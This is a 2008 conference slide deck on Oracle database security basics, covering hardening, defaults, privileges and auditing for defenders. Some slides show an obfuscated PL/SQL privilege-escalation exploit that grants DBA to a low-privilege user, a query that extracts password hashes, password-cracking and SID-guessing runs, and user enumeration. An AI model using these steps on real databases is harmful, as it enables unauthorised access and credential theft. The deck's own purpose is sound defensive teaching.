

UKOUG Back To Basics, February 28th 2008

Oracle Security Basics

By

Pete Finnigan

Written Friday, 25th January 2008

Introduction - Commercial Slide. ☹️

- PeteFinnigan.com Limited
- Founded February 2003
- CEO Pete Finnigan
- Clients UK, States, Europe
- Specialists in researching and securing Oracle databases
- <http://www.petefinnigan.com>
- Consultancy and training available
- Author of Oracle security step-by-step
- Published many papers, regular speaker (UK, USA, Slovenia, Norway, more)
- Member of the Oak Table



Agenda

- What is Oracle Security?
- Basic Oracle security tenets
- Why a database must be secured
- How can a database be breached?
- Key security issues
 - Problems
 - Fixes
- Covering the basics
- What to do next

What Is Oracle Security?

- Performing a security audit of an Oracle database?
- Securely configuring an Oracle database?
- Designing a secure Oracle system before implementation?
- Using some of the key security features
 - Audit, encryption, RBAC, FGA, VPD...
- Oracle security is about all of these
 - It is about creating a secure database
 - Storing critical / valuable data securely

What's involved in securing data?

- Perform an Oracle Security health audit
- Design a secure installation
- Perform database hardening
 - New database or existing
- Choose and use Security features where relevant e.g.
 - Encryption in the database for credit cards
 - TDE for secure data on disk
 - VPD to enable secure access to critical data

The Basic Tenets Of Oracle Security

- Reduce the version / installed product to that necessary
- Reduce the users / schemas
- Reduce and design privileges to least privilege principal
- Lock down basic configurations
- Audit
- Clean up

Why Do Hackers Steal Data?

- Data is often the target now not system access; this can be for
- Identity theft to clone identities
- Theft of data to access money / banks
- <http://www.petefinnigan.com/weblog/archives/00001129.htm> - 25 million child benefit identities lost on two discs (not stolen but lost)
- Scarborough & Tweed SQL Injection - <http://doj.nh.gov/consumer/pdf/ScarboroughTweed.pdf>
- Insider threat is now greater than external threats

Internal Or External Attacks

- Internal attacks are shown to exceed external attacks in many recent surveys
- The reality is likely to be worse as surveys do not capture all details or all companies
- With Oracle databases external attacks are harder and are likely to involve
 - application injection or
 - Buffer Overflow or
 - Protocol attacks
- Internal attacks could use any method for exploitation. The issues are why:
 - True hackers gain access logically or physically
 - Power users have too many privileges
 - Development staff
 - DBA's

How Easy Is It To Attack?

- Many and varied – the world is your lobster
- Passwords are the simplest – find, guess, crack
- Bugs that can be exploited
- SQL injection
- Denial of Service
- Exploit poor configuration – access OS files, services
- Network protocol attacks
- Buffer overflows, SQL buffer overflows
- Cursor injection
- ?

Second Example Exploit

```
Oracle SQL*Plus
File Edit Search Options Help

SQL> sho user
USER is "SCOTT"
SQL> @10g_exploit


-----
USERNAME                                GRANTED_ROLE                            ADM DEF OS_
-----
SCOTT                                    APP_ROLE                                 NO  YES NO
SCOTT                                    CONNECT                                  NO  YES NO
SCOTT                                    RESOURCE                                 NO  YES NO

PL/SQL procedure successfully completed.

-----
USERNAME                                GRANTED_ROLE                            ADM DEF OS_
-----
SCOTT                                    APP_ROLE                                 NO  YES NO
SCOTT                                    CONNECT                                  NO  YES NO
SCOTT                                    DBA                                      NO  YES NO
SCOTT                                    RESOURCE                                 NO  YES NO

SQL> |
```

Second Example Exploit (2)



```
TextPad - [C:\pete_finnigan_com_ltd\presentations\tools\10g_exploit.sql]
File Edit Search View Tools Macros Configure Window Help

select * from user_role_privs;

DECLARE
c2gya2Vy NUMBER;
BEGIN
  c2gya2Vy := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(c2gya2Vy, utl_encode.text_decode(
'ZGVjbGFyZSBwcmFnbnWEgYXV0b25vbW91c190cmFuc2FjdGlvbjsgYmVnaW4gZXhlY3V0ZSBpbW11ZG1hdGUgJ0dSQU5UIERCQSBUTy
BTQ09UV

Cc7Y29tbWl0O2VuZDs=', 'WE8ISO8859P1', UTL_ENCODE.BASE64).0);

  SYS.LT.FINDRICSET('TGV2ZWwgMSBjb21sZXRIIDop.U2V1LnUubGF0ZXIp' || dbms_sql.execute('||c2gya2Vy||')
||''', 'DEADBEAF');
END;
/

select * from user_role_privs;
|
```

Stay Ahead Of The Hackers

- When deciding what to audit and how to audit a database you must know what to look for:
 - Existing configuration issues and vulnerabilities are a target
 - Remember hackers don't follow rules
 - Combination attacks (multi-stage / blended) are common
- The solution: Try and think like a hacker – be suspicious

General Oracle Security Info

- Vulnerabilities and exploits:
 - SecurityFocus – www.securityfocus.com
 - Milw0rm – www.milw0rm.com
 - PacketStorm – www.packetstorm.org
 - FrSirt – www.frstirt.com
 - NIST – <http://nvd.nist.gov>
 - CERT – www.kb.cert.org/vulns
- Tools – <http://www.petefinnigan.com/tools.htm>
 - Who_has scripts, CIS benchmark, Scuba, rorascanner, Metacortex, cquire, many more
- Papers, blogs, forums, books
- Checklists
 - CIS Benchmark - http://www.cisecurity.org/bench_oracle.html
 - SANS S.C.O.R.E - <http://www.sans.org/score/oraclechecklist.php>
 - Oracle's own checklist - http://www.oracle.com/technology/deploy/security/pdf/twp_security_checklist_db_database_20071108.pdf
 - DoD STIG - <http://iase.disa.mil/stigs/stig/database-stig-v8r1.zip>
- Websites – petefinnigan.com, cquire, RDS, Argeniss, databasesecurity.com

The Basic Security Measures

- The access issue
- The key security issues (market knowledge)
- Key issues to investigate
- Get the basics right

The Access Issue

- A database can only be accessed if you have three pieces of information
 - The IP Address or hostname
 - The Service name / SID of the database
 - A valid username / password
- Lots of sites I see do:
 - Deploy tnsnames to all servers and desktops
 - Allow access to servers (no IP blocking)
 - Create guessable SID/Service name
 - Don't change default passwords or set weak ones

What to audit (First?)

- Perform a password audit – use a tool such as woraauthbf – http://www.soonerorlater.hu/index.khtml?article_id=513
- Reduce network access and leakage
- Review the listener
- File system
 - look for passwords
 - permissions
- Audit basic configuration
 - Parameters
 - User accounts that exist
 - Privileges on objects
 - Privileges assigned to users
- Use one of the free tools – CIS, OScanner, Scuba
- Or one of my scripts, who_can_access.sql, find_all_privs.sql, who_has_role.sql, who_has_priv.sql – see <http://www.petefinnigan.com/tools.htm>

Password Cracker (1)

Run in SQL*Plus

http://soonerorlater.hu/download/woraaauthbf_src_0.2.zip

http://soonerorlater.hu/download/woraaauthbf_0.2.zip

```
Select u.name || ':' || u.password
      || ':' || substr(u.spare4,3,63)
      || ':' || d.name || ':'
      || sys_context('USERENV','SERVER_HOST') || ':'
from sys.user$ u, sys.V_$DATABASE d where u.type#=1;
```

Create a text file with the results – mine is called 11g_test.txt

```
SCOTT:9B5981663723A979:71C46D7FD2AB8A607A93489E899C0
      8FFDA75B147030761978E640EF57C35:ORA11G:vostok:
```

Then run the cracker

Password Cracker (2)

```
C:\WINDOWS\system32\cmd.exe
C:\laszlo\release_code_cracker\woraauthbf_0.2>woraauthbf -p 11g_test2.txt -t 11g
10g -m 5 -c alphanum
The number of processors: 2
Number of pwds to check: 60466176
Number of pwds to check by thread: 30233088
Password file: 11g_test2.txt, charset: alphanum, maximum length: 5, type: 11g10g
Start: 0 End: 30233088
Start: 30233088 End: 60466176
Password found: SCOTT:Cra3k:ORA11G:vostok
Elapsed time: 11s
Checked passwords: 11070392
Password / Second: 1006399
C:\laszlo\release_code_cracker\woraauthbf_0.2>
```

As you can see the password is found – running at over 1million hashes per second

Woraauthbf can also be used to crack from authentication sessions

Woraauthbf can be used in dictionary or brute force mode

Use it to check user=pwd and defaults

SIDGuesser

```
C:\WINDOWS\system32\cmd.exe

C:\pete_finnigan_com_ltd\presentations\tools>sidguesser -i 127.0.0.1 -p 1521 -d
sidlist.txt

SIDGuesser v1.0.5 by patrik@cqure.net
-----
Starting Dictionary Attack <<space> for stats, Q for quit) ...

C:\pete_finnigan_com_ltd\presentations\tools>sidguesser -i 127.0.0.1 -p 1522 -d
sidlist.txt

SIDGuesser v1.0.5 by patrik@cqure.net
-----
Starting Dictionary Attack <<space> for stats, Q for quit) ...

FOUND SID: ORA10GR2

C:\pete_finnigan_com_ltd\presentations\tools>
From http://www.cqure.net/tools/SIDGuesser_win32_1_0_5.zip
```

User Enumeration

```
C:\WINDOWS\system32\cmd.exe
C:\pete_finnigan_com_ltd\presentations\tools\oak>
C:\pete_finnigan_com_ltd\presentations\tools\oak>ora-userenum 127.0.0.1 1522 ora
10gr2 users.txt
SYS exists
SYSTEM exists
OULN exists
KDB exists
DBNSMP exists
SCOTT exists
WMSYS exists
CTXSYS exists
MDSYS exists
QS exists
SH exists
DBSNMP exists
C:\pete_finnigan_com_ltd\presentations\tools\oak>
```

From

<http://www.databasesecurity.com/dbsec/OAK.zip>

SYS and SYSTEM always exist so passwords guesses can be attempted

Other users can “almost” certainly be there as well – DBSNMP for instance

RBAC

- Review the complete RBAC model
- Understand default schemas installed and why
- Understand the application schemas
 - Privileges, objects, resources
- Understand which accounts are Admin / user / Application Admin etc
 - Consider privileges, objects, resources
- lock accounts if possible
 - reduce attack surface

Secure Listener by Default

STATUS of the LISTENER

```
-----  
Alias                               LISTENER  
Version                             TNSLSNR for Linux: Version 11.1.0.6.0 -  
    Production  
Start Date                          31-OCT-2007 09:06:14  
Uptime                              0 days 4 hr. 56 min. 27 sec  
Trace Level                         off  
Security                            ON: Local OS Authentication  
SNMP                                 OFF  
Listener Parameter File             /oracle/11g/network/admin/listener.ora  
Listener Log File                   /oracle/diag/tnslsnr/vostok/listener/alert/log.xml  
Listening Endpoints Summary...  
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(KEY=EXTPROC1521)))  
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=vostok)(PORT=1521)))  
Services Summary...  
Service "ORA11G" has 1 instance(s).  
  Instance "ORA11G", status READY, has 1 handler(s) for this service...  
Service "ORA11GXDB" has 1 instance(s).  
  Instance "ORA11G", status READY, has 1 handler(s) for this service...  
Service "ORA11G_XPT" has 1 instance(s).  
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
```

Finding Passwords


```
root@vostok:/oracle/11g
[root@vostok 11g]# find $ORACLE_HOME -name "*" -type f -print | while read x
> do
> echo "filename is "$x >>/tmp/pwd.lis
> egrep -I 'connect|sqlplus|"identified by"' $x >>/tmp/pwd.lis 2>/dev/null
> done
```

This is one of the key searches
Also search the process lists
Also search history

Clean Up

- This is the security killer in most systems I see
- Often file systems include
 - Scripts with passwords
 - Use tools such as
 - Oracle Password Repository
 - Mksstore from Oracle
 - DBMS_JOBS, DBMS_SCHEDULER
 - OS authenticated users under certain circumstances
- Clean up
 - ad-hoc scripts
 - Maintenance evidence
 - Trace files
 - Data files, exports..
 - Audit logs....

Features



Defaults

- Defaults are one of the biggest issues in Oracle
- Most default accounts in any software
- Tens of thousands of public privileges granted
- Many default roles and privileges
 - Many application developers use default Roles unfortunately
- Reduce the Public privileges as much as possible
- Do not use default accounts
- Do not use default roles including DBA
- Do not use default passwords

Database Configuration

- Default database installations cause some weak configurations
- Review all
 - configuration parameters
 - File permissions
- Some examples
 - No audit configuration by default (fixed in 10gR2 for new installs)
 - No password management (fixed in 10gR2 new installs)

The Public Issue

- Just some examples not everything!
- Public gets bigger – (figures can vary based on install)
 - 9iR2 – 12,132
 - 10gR2 – 21,530 – 77.4% more than 9iR2
 - 11gR1 – 27,461 – 27.5% more than 10gR2
- Apex is installed by default in 11g
 - Good example of attack surface increase – BAD!
 - Unless you are writing an Apex application you don't need it
 - There are other examples as well
- More default users with each version!

Access To Key Data (DBA_USERS)

```
Oracle SQL*Plus
File Edit Search Options Help
FILE NAME FOR OUTPUT          [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:
EXCLUDE CERTAIN USERS         [N]:
USER TO SKIP                   [TEST%]:

Checking object => SYS.DBA_USERS
=====

Object type is => VIEW (TAB)
Privilege => SELECT is granted to =>
Role => APP_ROLE (ADM = NO) which is granted to =>
  User => SCOTT (ADM = NO)
  User => SYSTEM (ADM = YES)
User => CTXSYS (ADM = NO)
Role => SELECT_CATALOG_ROLE (ADM = NO) which is granted to =>
  Role => OLAP_USER (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
  Role => DBA (ADM = YES) which is granted to =>
    User => SYS (ADM = YES)
    User => SYSMAN (ADM = NO)
    User => SYSTEM (ADM = YES)
    User => TESTUSER (ADM = NO)
  Role => IMP_FULL_DATABASE (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
    Role => DBA (ADM = NO) which is granted to =>
      User => SYS (ADM = YES)
      User => SYSMAN (ADM = NO)
      User => SYSTEM (ADM = YES)
      User => TESTUSER (ADM = NO)
  Role => OLAP_DBA (ADM = NO) which is granted to =>
    Role => DBA (ADM = NO) which is granted to =>
      User => SYS (ADM = YES)
      User => SYSMAN (ADM = NO)
      User => SYSTEM (ADM = YES)
      User => TESTUSER (ADM = NO)
    User => OLAPSYS (ADM = NO)
    User => SYS (ADM = YES)
  User => SH (ADM = NO)
  Role => EXP_FULL_DATABASE (ADM = NO) which is granted to =>
    Role => DBA (ADM = NO) which is granted to =>
      User => SYS (ADM = YES)
      User => SYSMAN (ADM = NO)
      User => SYSTEM (ADM = YES)
      User => TESTUSER (ADM = NO)
    User => SYS (ADM = YES)
  User => SYS (ADM = YES)
  User => IX (ADM = NO)
```

Who Has Key Roles

```
Oracle SQL*Plus
File Edit Search Options Help

who_has_priv: Release 1.0.3.0.0 - Production on Thu Nov 22 16:00:18 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

ROLE TO CHECK                [DBA]: DBA
OUTPUT METHOD Screen/File    [S]: S
FILE NAME FOR OUTPUT        [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:
EXCLUDE CERTAIN USERS      [N]:
USER TO SKIP                [TEST%]:

Investigating Role => DBA (PWD = NO) which is granted to =>
=====
User => SYS (ADM = YES)
User => SYSMAN (ADM = NO)
User => SCOTT (ADM = NO)
User => SYSTEM (ADM = YES)
User => TESTUSER (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL> |
```

Check Parameters

```
Oracle SQL*Plus
File Edit Search Options Help

check_parameter: Release 1.0.2.0.0 - Production on Thu Nov 22 16:22:56 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

PARAMETER TO CHECK          [utl_file_dir]: os_authent_prefix
CORRECT VALUE                [null]:
OUTPUT METHOD Screen/File    [S]: S
FILE NAME FOR OUTPUT        [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:

Investigating parameter => os_authent_prefix
-----
Name           : os_authent_prefix
Value          : OPS$
Type           : STRING
Is Default     : DEFAULT VALUE
Is Session modifiable : FALSE
Is System modifiable : FALSE
Is Modified    : FALSE
Is Adjusted    : FALSE
Description    : prefix for auto-logon accounts
Update Comment :

-----
value ***OPS$*** is incorrect

PL/SQL procedure successfully completed.


For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

Use the checklists to identify what to check

This parameter setting is not ideal for instance

CIS Benchmark

 **The Center for Internet Security - Scoring Tool** [-] [□] [X]

File Scoring Reporting Benchmarks Help

Score

Scoring

SID: ora92 ▼

Oracle User: SYSTEM

Password: *****

Owner Username: Administrator

DBA Group: ORA_DBA

Options

OAS SSL

OAS Native Security

Level 1

Host Files	3.97
Database Access	4.91
Policy and Procedure	0.81
Total	3.20

Level 2

Host Files	2.14
Database Access	1.00
Policy and Procedure	2.56
Total	1.91

Appendix A

Additional Settings	0.00
----------------------------	------

100% complete (269/269) [Progress Bar]

CIS Benchmark

Scoring Results

File

Action:
os_authent_prefix="" (A null string)

Comments:
Setting this ensures that the only way an account can be used externally is by specifying IDENTIFIED EXTERNALLY when creating a user.

Failed Results:
os_authent_prefix is not a null string ("") in init.ora.

Item #: 1.22 **Status: passed**

Configuration Item:
init.ora

Action:
os_roles=FALSE

Comments:
O/S roles are subject to control outside the database. This separates the duties and responsibilities of DBAs and system administrators.

Item #: 1.23 **Status: passed**

Configuration Item:
init.ora

Action:
Settings for utl_file_dir parameter should avoid certain directories (see comments)

Comments:
Do not use the following settings: - "*" - Allows access to any fileAny trace file directories - Critical information could be read - "." - Allows access to the current directory - Location of the core dump trace files - Critical information could be read

http://www.cisecurity.org/bench_oracle.html

Get The Basics Right

- OK, we have covered a lot of information
- Concentrate on
 - Checking users passwords
 - Removing default schemas and software not needed
 - Reduce leakage of critical data (passwords and more) from the database and filesystems

Get The Basics Right (2)

- Don't leak network data to allow connection attempts
- Use firewalls or valid node checking to protect the database
- Review privileges and access to key data
- Confirm key configuration is set correctly

What To Do Next

- Fix the basics, then what?
- Use a top 10 / 20 approach
- Use the project lockdown or one of the good checklists to do a more detailed review
- Ensure sound audit plan is in place
- Monitor the security

What To Do Next (2)

- Read around the subject
- Read the checklists
- Understand how hackers may steal your data
- This way YOU can understand how to protect it

Decide what to fix (Top 10)

- My extensive experience of auditing Oracle databases is that there are
 - Usually a lot of security issues
 - Usually a lot are serious – i.e. server access could be gained if the issue is not plugged
 - There are constraints on the applications, working practice, practicality of fixing
- The best approach is to classify issues
 - Must fix now (really serious), fix as soon as possible, fix when convenient, maybe more
- Create a top ten / twenty approach

Auditing an Oracle Database

- Operating security Checklists
 - CIS benchmarks for Windows, Linux, Solaris and more
 - OS check tools – The CIS benchmarks are useful – others are available
- Oracle security checks
 - Most tools are windows centric – don't install them on the prod database servers if you run Windows
 - Audit by hand to gain understanding
 - Audit using a free or commercial tool
 - Get professional help
- Oracle security checklists
 - use and work through
 - these are great resources to start with

Perform Hardening

- Reduce the features and functions installed – OS and DB
- Harden the OS
- Review RBAC for all users
- Remove defaults – settings, users, passwords
- Decide on secure configuration settings
- Clean up
- Create processes and policies to ensure secure data going forward

Enable Database Auditing

- Every database I have ever audited has no database audit enabled – ok a small number do, but usually the purpose is for management / work / ??? but not for audit purposes.
- Core audit doesn't kill performance
 - Oracle have recommended 24 core system audit settings since 10gR2 – these can be enabled and added to in earlier databases
 - Avoid object audit unless you analyse access trends then its Ok
- On Windows audit directed to the OS goes to the event Log
- By default all SYSDBA connections are audited – also to the event log on Windows
- VBScript / SQL can be used to access the event log

Create A Monitoring Process

- Once you are secure or on the way to being secure
- Realise its not a “one-off” process
- Constant monitoring of the database is necessary because
 - New issues arise
 - The database can change shape
 - Your knowledge increases
- Create a monitoring process – this can be a policy, a set of scripts, a commercial tool

Conclusions

- We didn't mention CPU's – Apply them – they are only part of the process
- Think like a hacker
- Get the basics right first – stop connections or cracking
- Sort out the RBAC, config, installed software and privileges
- Use a top 10 approach, it works!

```
create or replace function log_start(fv_path
return utl_file.file_type is
  lv_fptr utl_file.file_type:=null;
  lv_module varchar2(100):='log_start';
begin
  Oracle Security Expertise
  dbms_output.disable;
```

Any Questions?

Contact - Pete Finnigan

PeteFinnigan.com Limited

9 Beech Grove, Acomb

York, YO26 5LD

Phone: +44 (0) 1904 791188

Mobile: +44 (0) 7742 114223

Email: pete@petefinnigan.com